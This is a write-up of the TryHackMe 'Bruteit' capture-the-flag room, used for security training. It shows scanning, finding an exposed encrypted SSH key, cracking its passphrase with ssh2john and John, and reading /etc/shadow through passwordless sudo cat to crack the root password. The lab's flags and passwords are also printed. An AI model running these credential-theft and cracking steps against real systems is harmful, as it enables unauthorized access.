

Bruteit – Walkthrough

This is an easy level CTF on Tryhackme. This room is focused on Bruteforcing, hash cracking & privilege escalation.


Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:

- Scanning
- Reconnaissance
- Hash cracking
- Exploitation
- Privilege escalation

Tools Required: Nmap, Firefox, Dirbuster, ssh, ssh2john, John

Scanning: After connecting with the machine on Tryhackme, I started **nmap** scan to check the open ports and services.



```
kali@kali: ~/Desktop/tryhackme/others/Bruteit
File Actions Edit View Help
(kali) kali-[~/Desktop/tryhackme/others/Bruteit]
$ nmap -T4 -sV 10.10.116.135
Starting Nmap 7.92 ( https://nmap.org ) -12-05 08:45 E
Nmap scan report for 10.10.116.135
Host is up (0.20s latency).
Not shown: 970 closed tcp ports (conn-refused), 28 filtered t
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect resu
Nmap done: 1 IP address (1 host up) scanned in 44.07 seconds
```

Nmap scan showed that port 80 was open. So, when I visited the ip address in the browser, I found the Apache default webpage.

Reconnaissance:




Then I viewed the source code but I found nothing. After that I launched Dirbuster to find the hidden content.



In the dirbuster result, I found one interesting directory named **/admin/** & one interesting file named **/admin/panel/id_rsa**

Then I visited **/admin/** directory and there was a login panel. In its source code, I found two usernames.




```
<label>USERNAME</label>
<input type="text" name="user">

<label>PASSWORD</label>
<input type="password" name="pass">

<button type="submit">LOGIN</button>
</form>
.v>

Hey john, if you do not remember, the username is admin -->
```

Then I opened the file **/admin/panel/id_rsa** which I found in the dirbuster report. In that file, I found the private ssh key.

A screenshot of a web browser window. The address bar shows '10.10.116.135/admin/panel/'. The page content displays an RSA private key. The key is enclosed in a blue highlight. The text is as follows:


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, E32C44CDC29375458A02E94F94B280EA

JCPsentybdCSx8QM0cWKnIASnIRETjZjz6ALJkX3nKSI4t40y8WfWfkBiDqvXLIm
UrFu3+/UCmXwceW6uJ7Z5CpqMFpU0N8oGUxcm0dPA88bpEBmUH/vD2K/Z+Kg0vY0
BvbTz3VEcpXJygt09WRg3M9XSVsmsxpaAE14XBN8EmlKAKR+FLj21qbzPzN8Y7bK
HYQ0L43jIuLNK0Eq9jbI801c5YUowotVLPBNSlzRMuEhceJ1bYDWyU0k3zpVLaXy
+Z3mZtMq5NkAjidlol1ZtwMxvwDy478DjxNQZ7eR/coQmq2jj3tBeKH9AX0ZLDQw
UHfmEmBwXHNK82Tp/2eW/Sk8psLNgEsvAVPLexE55QArS+wGPZp1cpV1iSc3AnVB
V0xaB4uzzTXUjP2H8Z68a34B8tMdej0MLHC1KUcWqgyi/Mdq6l8HeolBMUbcFzqA
vbVm8+6DhZPvc4F00bzLDvW23b2pI4RraI8fnEXHty6rfkJuHNVR+N8ZdaYZB0Dd
/n0a0fTQ1N361KFGGr5EF7LX4qKJz2cP2m7qxSPmtZAgzGavUR1JDvCXzyjbPecWR
y0cuCmp8BC+Pd4s3y3b6tqNuharJfZSZ6B0eN99926J5ne7G1BmyPvPj7wb5KuW1
yKGn32DL/Bn+a4oReWngHMLDo/4xmxeJrpmtovwmJ0Xo5o+UeEU3ywr+sUBJc3W8
oU0XNfQwjDNXMkgVspf8w7bGecucFdmI0sDiYGNk5uvmwUjukfVLT9JPMN8h0ns7
onw+9H+FYFUbEeW0u7QpqGRTZYokJrXSrzII3YFmxE9u3UHL0qqDUIsHjHccmnqx
zRDSfkBkA6ItIqx55+cE0f0sdofXtvzvCRWBa5GFaBtNJhF940Lx9xfbdw0EZzBD
wYZvFv3c1VePTT0wvWybvo0qJTfauBlyRGM1l7ocB2wiHgZBTxPVDjb4qfVT8FNP
f17Dz/BjRDUIKoMu7gTifpnB+iw449cW2y538U+0m0qJE5myq+U0IkY9yydgDB6u
uGrfkAYp6NDvPF71PgiAhrzggGuDq2jizoeH10q9yvt4pn3Q8d8EvuCs32464l5
0+2w+T2AeiPl74+xzkhGa1EcPJavpjogio0E5VAEavh6Yea/riH0HeMiQdQlM+tN
C6Y0rVDEUicDGZGVoRR0Z2gDbjh6xEZexqKc9Dmt9JbJfYobBG702VC7EpxiHGeJ
mJZ/cDXFDhJ1lBnkF8qhmTQtziEoEyB3D8yiUvW8xRaZGl0QnZWikyKGtJRIrGZv
0cD6BKQSZyoo36vNPK4U7QAVLRyNDHyeYTo8LzNsx0aDbu1rUC+83DyJwUIx0Cmd
6WPCj80p/mnnjcF42wwg0VtXduekQBxZ5KpwvmXjb+yoyPCgJbiVwwUtmgZcUN8B
zQ8oFwPXTszUYgNjg5RFgj/MBYTraL6VYDAepn4YowdaAlv3M8ICRKQ3GbQEV6ZC
miDKAMx3K3VJpsY4aV52au5x43do6e3xyTSR7E2bfsUblzj2b+mZXrmxst+XDU6u
xla9TrlunTcJJZJWkrMTEL4LRWPwR0tsb25t0uUr6DP/Hr52MLaLg1yIGR81cR+W
-----END RSA PRIVATE KEY-----
```

Then I saved the private ssh key in a file named **id_rsa** on my machine. Then I used the below command to gain a user shell on target machine.

```
ssh -i id_rsa john@10.10.116.135
```

here I used username **john** which I found from the source code earlier.



```
kali@kali: ~/Desktop/tryhackme/others/Bruteit
File Actions Edit View Help

(kali@kali) - [~/Desktop/tryhackme/others/Bruteit]
$ ssh -i id_rsa john@10.10.116.135
The authenticity of host '10.10.116.135 (10.10.116.135)' can't
be
ED25519 key fingerprint is SHA256:kuN3XXc+oPQAtiO0Gaw6lCV2oGx
GnM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])
Warning: Permanently added '10.10.116.135' (ED25519) to the list of
known hosts.
Enter passphrase for key 'id_rsa':
```

Hash cracking:

Then I found that in order to gain a user shell on the target machine, I needed a passphrase. So, I used **ssh2john.py** which is a python script used to convert password protected ssh key into **hash** so that **john** can be used to decrypt the hash and find the password.

```
kali@kali: ~/Desktop/tryhackme/others/Bruteit
File Actions Edit View Help

(kali) kali-[~/Desktop/tryhackme/others/Bruteit]
$ /usr/share/john/ssh2john.py id_rsa > for_john.txt

(kali) kali-[~/Desktop/tryhackme/others/Bruteit]
$ |
```

Then I used **john** with the below command to decrypt the hash in order to obtain the passphrase.

```
john --wordlist=rockyou.txt for_john.txt --progress-every=3
```

```
kali@kali: ~/Desktop/tryhackme/others/Bruteit
File Actions Edit View Help


(kali) kali-[~/Desktop/tryhackme/others/Bruteit]
$ john --wordlist=rockyou.txt for_john.txt --progress-every=3
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rockinroll (id_rsa)
1g 0:00:00 DONE (2021-12-05 09:23) 5.263g/s 382231p/s 3
```

After some time, I got the passphrase.

Exploitation:

Then I again launched the below command and entered the passphrase when prompted and I gain user shell on the target machine.

```
ssh -i id_rsa john@10.10.116.135
```



```
john@bruteit: ~
File Actions Edit View Help
0 updates are security updates.

Last login: Wed Sep 30 14:06:18 2020 from 19
john@bruteit:~$ whoami
john
john@bruteit:~$ pwd
/home/john
john@bruteit:~$ ls
user.txt
john@bruteit:~$ cat user.txt
THM{a_password_is_not_a_barrier}
john@bruteit:~$
```

Then I **found the user flag** in the **/home/john/user.txt** file. After that I needed to find the root flag as well as web flag. I tried to access the **/var/www/html** directory to find the web flag, but I got permission denied.

Privilege Escalation:

So, when I used the command **sudo -l**, I found that user john can run **/bin/cat** command with root access and it required no password.


```
john@bruteit: ~  
File Actions Edit View Help  
john@bruteit:~$ sudo -l  
Matching Defaults entries for john on bruteit:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s  
/sbin\:/bin\:/snap/bin  
  
User john may run the following commands on bruteit:  
    (root) NOPASSWD: /bin/cat  
john@bruteit:~$ sudo -u root /bin/cat /etc/shadow|
```

So, I used the command **sudo -u root /bin/cat /etc/shadow** to view the contents of the shadow file and then I copied the hash encrypted password of the root user onto my machine in a file named **root_hash.txt**. Then I used john to decrypt the hash encrypted password.

```
kali@kali: ~/Desktop/tryhackme/others/Bruteit  
File Actions Edit View Help  
└─(kali@kali)-[~/Desktop/tryhackme/others/B  
└─$ john --wordlist=rockyou.txt root_hash.txt  
  
Using default input encoding: UTF-8  
Loaded 1 password hash (sha512crypt, crypt(3)  
6 AVX2 4x])  
Cost 1 (iteration count) is .....: all load  
Will run 3 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any othe  
football (?)  
1g 0:00:00:00 DONE (2021-12-05 09:28) 7.142g/  
742C/s 123456..michael1  
Use the "--show" option to display all of the
```

After some time, john was successfully able to decrypt the hash encrypted password. Then i used the command **sudo su** on the target machine and entered the root password to gain the root shell.


```
root@bruteit: ~  
File Actions Edit View Help  
john@bruteit:~$ su root  
Password:  
root@bruteit:/home/john# cd /root  
root@bruteit:~# ls  
root.txt  
root@bruteit:~# cat root.txt  
THM{pr1v1l3g3_3sc4l4t10n}  
root@bruteit:~#
```


Then in the **/root/root.txt** file, I found the root flag. But the CTF was not solved here. I still needed to find the web flag and the web-user's password. Since, I had the root shell, I had the full access of the target system. I also knew that the web-user's username was admin, so I changed my present working directory to **/var/www/html/** and used the below command to quickly find the password of the web-user.

cat <filename> | grep admin

```
root@bruteit:/var/www/html/admin  
File Actions Edit View Help  
root@bruteit:/var/www/html/admin# cat index.php | grep admin  
n  
if ($user == "admin" && $pass == "xavier"){  
    $_SESSION['session'] = md5("admin");  
    <!-- Hey john, if you do not remember, the username is  
admin -->  
root@bruteit:/var/www/html/admin#
```

In the **/var/www/html/admin/index.php** file, I found the web-user's password.

At this point, it was obvious that the web flag had to be in the /admin/ directory. So, I started viewing the contents of every file in the /admin/ directory. Then in the /admin/panel/index.php file, I found the web flag.



The image shows a terminal window with a dark background. The title bar at the top reads "root@bruteit:/var/www/html/admin/panel". Below the title bar is a menu bar with "File", "Actions", "Edit", "View", and "Help". The main content of the terminal is the output of a command, which is HTML code. The code is as follows:

```
<h1>Hello john, finish the develop  
private key.</a></h1>  
<br><br>  
<p>THM{brut3_f0rce_is_e4sy}</p>  
</body>  
root@bruteit:/var/www/html/admin/panel  
# |
```

